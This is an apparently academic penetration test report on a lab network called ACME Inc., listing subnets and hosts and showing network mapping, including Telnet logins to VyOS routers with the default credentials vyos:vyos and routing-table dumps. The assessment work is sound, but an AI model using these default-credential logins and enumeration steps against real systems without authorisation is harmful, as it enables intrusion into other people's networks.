ACME Inc. Network Security and Design Assessment

Adam Board, 2005335

December 2022

Contents

1. Introduction 4
1.1. Overview 4
1.2. Aims 4
1.3. Tools Used 4
2. Network Overview 5
2.1. Subnet Table 6
2.2. Host Information 6
2.2.1. Router 1 6
2.2.2. Router 2 6
2.2.3. Router 3 7
2.2.4. Router 4 7
2.2.5. NFS Workstation 1 7
2.2.6. NFS Workstation 2 7
2.2.7. NFS Workstation 3 7
2.2.8. NFS Workstation 4 7
2.2.9. SSH Workstation 1 7
2.2.10. Webserver 1 8
2.2.11. Webserver 2 8
2.2.12. Firewall 8
3. Network Mapping 8
3.1. Enumerating Router and Their Routing Information 8
3.1.1. Router 1 10
3.1.2. Router 2 11
3.1.3. Router 3 12
3.2. Enumerating The Firewall 14
3.3. Bypassing The Firewall 19
3.4. Adjoining Subnets 21
3.4.1. 172.16.221.0/24 21
3.4.2. 192.168.0.32/27 22
3.4.3. 13.13.13.13/24 23
3.4.4. 192.168.0.128/27 24
4. Security Weaknesses 24
4.1. Default Credentials 24
4.2. Baron Samedit 25

4.3. Reused Passwords 25
4.4. Weak Passwords 26
4.5. Heartbleed 26
4.6. No Lock Out 27
4.7. Bad NFS Permissions 30
4.8. ShellShock 31
4.9. Bad Sudo Permissions 34
5. Network Design Critical Evaluation 34
5.1. Network Structure 34
5.2. Subnetting 34
5.3. Routing 35
5.4. Suggested Additions 35
6. Conclusions 36
7. References 36
8. Appendices A 37
8.1. Nmap Scans 37
8.2. Subnet Calculations 42
8.2.1. 192.168.0.32/27 42
8.2.2. 192.168.0.64/27 42
8.2.3. 192.168.0.96/27 43
8.2.4. 192.168.0.128/27 43
8.2.5. 192.168.0.192/27 43
8.2.6. 192.168.0.224/30 43
8.2.7. 192.168.0.228/30 44
8.2.8. 192.168.0.232/30 44
8.2.9. 192.168.0.240/30 44
8.2.10. 172.16.221.0/24 45
8.2.11. 13.13.13.0/24 45

1. Introduction

1.1. Overview

ACME Inc. has requested a complete review of its network, leading to the creation of this report. The network review that this report discusses was carried out using a Kali Linux machine which was already adjoined to the network with the login credentials being provided to the penetration tester.

The report will inform the company, ACME Inc of a full overview of their network including a diagram of the aforementioned network, a subnet table, and information regarding each host. Next, the report will consider how an attacker could feasibly map and enumerate the network using the tools that have been supplied in the Kali Linux machine. Moreover, a section including a list of all the vulnerabilities discovered and how to mitigate these vulnerabilities has been added to the report. Finally, a critical evaluation of this network's design has been included with some possible considerations on improvements that can be made to it.

1.2. Aims

The aims of this report are:

- Providing a thorough map displaying all devices on the network and how they are connected.
- Assessing the overall security of the network and recommending countermeasures that should be added
- An in-depth evaluation of ACME Inc.'s network with considerations on ways it can be made more robust and secure.
- Describing every step the penetration tester took to complete the network assessment in accurate and understandable steps

1.3. Tools Used

- Kali Linux - Specialised penetration testing Operating System used in the assessment. Operating System provides a multitude of hacking and penetration tools.
- Nmap – Port scanner, used for network mapping.
- Hydra – Password cracker used for brute forcing passwords over a network
- SSH – Secure Shell, used to create a secure connection between devices over an insecure network.
- Wpscan – Used for enumerating WordPress websites.
- John the Ripper – Used for brute force password hashes on local machine.
- Metasploit Framework – Used to exploit known vulnerabilities and connect through reverse shell connections.
- Dirbuster – Graphical user interface version of dirb, which does directory fuzzing for web applications.
- Iptables – A tremendously paramount routing and firewall software.
- Nikto – Web application vulnerability scanner

2. Network Overview




Figure 2.1 Network Diagram of ACME.INC's Network

2.1. Subnet Table

Within this network there is eleven subnets being used. Out of these eleven, nine are within the range of 192.168.0.0/24. The table below is coloured co-ordinated to match the 11 subnets found within the network, with each colour being a different subnet. The full subnetting calculations can be found within section 8.2 of this report.

Network Address	Subnet Mask	IP Range	Broadcast Address
192.168.0.96	255.255.255.224	192.168.0.97-192.168.0.126	192.168.0.127
192.168.0.64	255.255.255.224	192.168.0.65-192.168.0.94	192.168.0.95
192.168.0.32	255.255.255.224	192.168.0.33-192.168.0.62	192.168.0.63
192.168.0.240	255.255.255.252	192.168.0.241-192.168.0.242	192.168.0.243
192.168.0.232	255.255.255.252	192.168.0.233-192.168.0.234	192.168.0.235
192.168.0.228	255.255.255.252	192.168.0.229-192.168.0.230	192.168.0.231
192.168.0.224	255.255.255.252	192.168.0.225-192.168.0.226	192.168.0.227
192.168.0.192	255.255.255.224	192.168.0.193-192.168.0.222	192.168.0.223
192.168.0.128	255.255.255.224	192.168.0.129-192.168.0.158	192.168.0.159
172.16.221.0	255.255.255.0	172.16.221.1-172.16.221.254	172.16.221.255
13.13.13.0	255.255.255.0	13.13.13.1-13.13.13.254	13.13.13.255

Table 1 Subnets within Network

2.2. Host Information

This section will explain in detail information of all the active hosts, their IP's they use and what ports they have open. Their purpose was determined by the ports that were open and what services were found running on the open ports. The determined purposes were also labelled in section 2 where the network diagram is found.

2.2.1. Router 1

Addresses	Ports and Services
Eth0: 192.168.0.193/27 Eth1: 192.168.0.225/30 Eth2: 172.16.221.16/24	22: SSH 23: Telnet 80: HTTP 443: HTTPS

2.2.2. Router 2

Addresses	Ports and Services
Eth0: 192.168.0.226/30 Eth1: 192.168.0.33/27 Eth2: 192.168.0.229/30	23: Telnet 80: HTTP 443: HTTPS

2.2.3. Router 3

Addresses	Ports and Services
Eth0: 192.168.0.230/30 Eth1: 192.168.0.129/27 Eth2: 192.168.0.233/30	23: Telnet 80: HTTP 443: HTTPS

2.2.4. Router 4

Addresses	Ports and Services
Eth0: 192.168.0.97/27 Eth1: 192.168.0.65/27	23: Telnet 80: HTTP 443: HTTPS

2.2.5. NFS Workstation 1

Addresses	Ports and Services
Eth0: 192.168.0.210/27	22: SSH 111: rpcbind 2049: NFS

2.2.6. NFS Workstation 2

Addresses	Ports and Services
Eth0: 192.168.0.34/27 Eth1: 13.13.13.12/24	22: SSH 111: rpcbind 2049: NFS

2.2.7. NFS Workstation 3

Addresses	Ports and Services
Eth0: 192.168.0.130/27	22: SSH 111: rpcbind 2049: NFS

2.2.8. NFS Workstation 4

Addresses	Ports and Services
Eth0: 192.168.0.66/27	22: SSH 111: rpcbind 2049: NFS

2.2.9. SSH Workstation 1

Addresses	Ports and Services
Eth0: 13.13.13.13/24	22: SSH

2.2.10. Webserver 1

Addresses	Ports and Services
Eth0: 172.16.221.237/24	80: HTTP 443: HTTPS

2.2.11. Webserver 2

Addresses	Ports and Services
Eth0: 192.168.0.242/30	22: SSH 80: HTTP 111: rpcbind


2.2.12. Firewall

Addresses	Ports and Services
WAN: 192.168.0.234/30 LAN: 192.168.0.98/27 DMZ: 192.168.0.241/30	53: DNS Server 80: HTTP 2601: zebra 2604: ospfd 2605: bgpd

3. Network Mapping

3.1. Enumerating Router and Their Routing Information

Once the Kali machine was set up for use, the first step was to figure out the IP address of the machine and what subnet it belonged to. Using the command "ifconfig" allowed the tester to see the ip address, subnet, and broadcast address of the subnet the Kali machine is on.




```
root@kali:~# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.0.200  netmask 255.255.255.224  broadcast 192.168.0.223
        inet6 fe80::20c:29ff:feb4:e1ce  prefixlen 64  scopeid 0x20<link>
        ether 00:0c:29:b4:e1:ce  txqueuelen 1000  (Ethernet)
        RX packets 1340144  bytes 457834898 (436.6 MiB)
        RX errors 0  dropped 9  overruns 0  frame 0
        TX packets 2651200  bytes 405907879 (387.1 MiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 199447  bytes 23414093 (22.3 MiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 199447  bytes 23414093 (22.3 MiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```

Figure 3.1: "ifconfig" command used on Kali

The subnet the kali machine was determined to be on was 192.168.0.192/27 with an IP address of 192.168.0.200 as displayed in figure 3.1. Next the network will need to be mapped, the tool Nmap was used to map the network. A Nmap scan of the subnet the Kali machine is connected to was executed; the complete results can be found in Appendix A figure 8.1

As the scan results show, two IP addresses were found. The first IP to be found was 192.168.0.193 with ports 80 (HTTP) and 443 (HTTPS) open, which indicates that there is a web server on this device. Using a web browser, the website was visited. This can be seen in figure 3.2.



192.168.0.193/vyos/main.html
ux Kali Training Kali Tools Kali Docs Kali Forums NetHunter Offensive Security Exploit-DB GH
VyOS

This is a VyOS router.

There is no GUI currently. There may be in the future, or maybe not.

Figure 3.2 Website of Vyos Router

The website revealed it was a vyos router, which is an open-source router operating system. The scan also discovered ports 22 and 23 were open and were running SSH and Telnet on those ports. Default credentials were found on the internet for vyos routers; the default credentials for vyos routers are vyos:vyos. Upon testing these login credentials on the Telnet port, the tester successfully gained access to the vyos router over Telnet, which is shown in figure 3.3




```
root@kali:~# telnet 192.168.0.193
Trying 192.168.0.193 ...
Connected to 192.168.0.193.
Escape character is '^]'.

Welcome to VyOS
vyos login: vyos
Password:
Last login: Wed Oct 26 23:37:14 UTC 2022 on pts/0
Linux vyos 3.13.11-1-amd64-vyos #1 SMP Wed Aug 12 02:08:05 UTC 2015 x86_64
Welcome to VyOS.
This system is open-source software. The exact distribution terms for
each module comprising the full system are described in the individual
files in /usr/share/doc/*/copyright.
vyos@vyos:~$
```

Figure 3.3 Successful login through Telnet to Router 1


3.1.1. Router 1

Now that Telnet session has been setup on the router, the next information that is important to find is the routing configurations and how the router has been used. The information is found within the routing table which can be brought up by running the command “show ip route” and “show interfaces”. Both commands can be found in figure 3.4 and 3.5.



```
Codes: S - State, L - Link, u - Up, D - Down, A - Admin Down
Interface        IP Address                          S/L  Description
---------        ----------                          ---  -----------
eth0             192.168.0.193/27                    u/u
eth1             192.168.0.225/30                    u/u
eth2             172.16.221.16/24                    u/u
lo               127.0.0.1/8                         u/u
                 1.1.1.1/32
                 ::1/128
```

Figure 3.4 Output of “show interfaces” command



```
vyos@vyos:/$ show ip route
Codes: K - kernel route, C - connected, S - static, R - RIP, O - OSPF,
       I - ISIS, B - BGP, > - selected route, * - FIB route

C>* 1.1.1.1/32 is directly connected, lo
C>* 127.0.0.0/8 is directly connected, lo
O   172.16.221.0/24 [110/10] is directly connected, eth2, 02:15:42
C>* 172.16.221.0/24 is directly connected, eth2
O>* 192.168.0.32/27 [110/20] via 192.168.0.226, eth1, 02:14:47
O>* 192.168.0.64/27 [110/50] via 192.168.0.226, eth1, 02:14:41
O>* 192.168.0.96/27 [110/40] via 192.168.0.226, eth1, 02:14:41
O>* 192.168.0.128/27 [110/30] via 192.168.0.226, eth1, 02:14:41
O   192.168.0.192/27 [110/10] is directly connected, eth0, 02:15:42
C>* 192.168.0.192/27 is directly connected, eth0
O   192.168.0.224/30 [110/10] is directly connected, eth1, 02:15:42
C>* 192.168.0.224/30 is directly connected, eth1
O>* 192.168.0.228/30 [110/20] via 192.168.0.226, eth1, 02:14:47
O>* 192.168.0.232/30 [110/30] via 192.168.0.226, eth1, 02:14:41
O>* 192.168.0.240/30 [110/40] via 192.168.0.226, eth1, 02:14:41
```

Figure 3.5 Output of “show ip route” command

In figure 3.3 the routing table contains pertinent information about this network. This routing table instantly gives a near complete overview of all the subnets present within this network, (all of which are shown in section 2.2). Both the routing table and interfaces show that this router is directly connected to two new subnets, which are on the interfaces, 192.168.0.225/30, and 172.16.221.16/24. The other subnet interface which was found but is already known was 192.168.0.193/27.

Another piece of important information gathered from the routing table is that all subnets are being routed through 192.168.0.226. From this information 192.168.0.226 can be determined that another router which is being used to route traffic throughout the rest of the network.

While not of major importance but still of something to be noted, the routing is configured to be done through Open Shortest Path First (OSPF). This protocol automates the routing process of a network using Dijkstra’s shortest path algorithm.


As this section is primarily focused on enumerating through the network, the subnet interface 192.168.0.225/30 is the next focus since it only has two usable hosts, one of which being 192.168.0.225 as this is the interface for Router 1. With only two useable hosts, it points towards being another router connected to Router 1. The other subnet interface 172.16.221.16/24 is enumerated and described in section 3.4.

A scan using Nmap of the subnet interface 192.168.0.225/30 can be found in appendix A figure 8.3. The scan confirms the existence of the router that was discovered on the routing table, 192.168.0.226. This host has nearly identical ports open other than SSH which is closed on this host compared to the open ports on Router 1. Once again using a web browser to check the website being hosted, it reveals to be another vyos router.

All relevant information has been discovered and reported on from Router 1, so the next step is to move on to investigating Router 2.

3.1.2. Router 2


Using telnet the vyos default credentials of vyos:vyos were used to log in to the second router. This can be seen in figure 3.6.



```
root@kali:~# telnet 192.168.0.226
Trying 192.168.0.226...
Connected to 192.168.0.226.
Escape character is '^]'.

Welcome to VyOS
vyos login: vyos
Password:
Last login: Wed Nov  2 03:29:48 UTC 2022 on pts/0
Linux vyos 3.13.11-1-amd64-vyos #1 SMP Wed Aug 12 02:08:05 UTC 2015 x86_64
Welcome to VyOS.
This system is open-source software. The exact distribution terms for
each module comprising the full system are described in the individual
files in /usr/share/doc/*/copyright.
vyos@vyos:~$
```


Figure 3.6 Successful login through Telnet to Router 2

Now both the routing table and the interfaces can be enumerated using the commands "show interfaces" and "show ip route". This can be seen in figure 3.7 and 3.8.



```
vyos@vyos:~$ show interface
Codes: S - State, L - Link, u - Up, D - Down, A - Admin Down
Interface        IP Address                        S/L  Description
---------        ----------                        ---  -----------
eth0             192.168.0.226/30                  u/u
eth1             192.168.0.33/27                   u/u
eth2             192.168.0.229/30                  u/u
lo               127.0.0.1/8                       u/u
                 2.2.2.2/32
```

Figure 3.7 Output of "show interface" command



```
vyos@vyos:~$ show ip route
Codes: K - kernel route, C - connected, S - static, R - RIP, O - OSPF,
       I - ISIS, B - BGP, > - selected route, * - FIB route

C>* 2.2.2.2/32 is directly connected, lo
C>* 127.0.0.0/8 is directly connected, lo
O>* 172.16.221.0/24 [110/20] via 192.168.0.225, eth0, 15:52:53
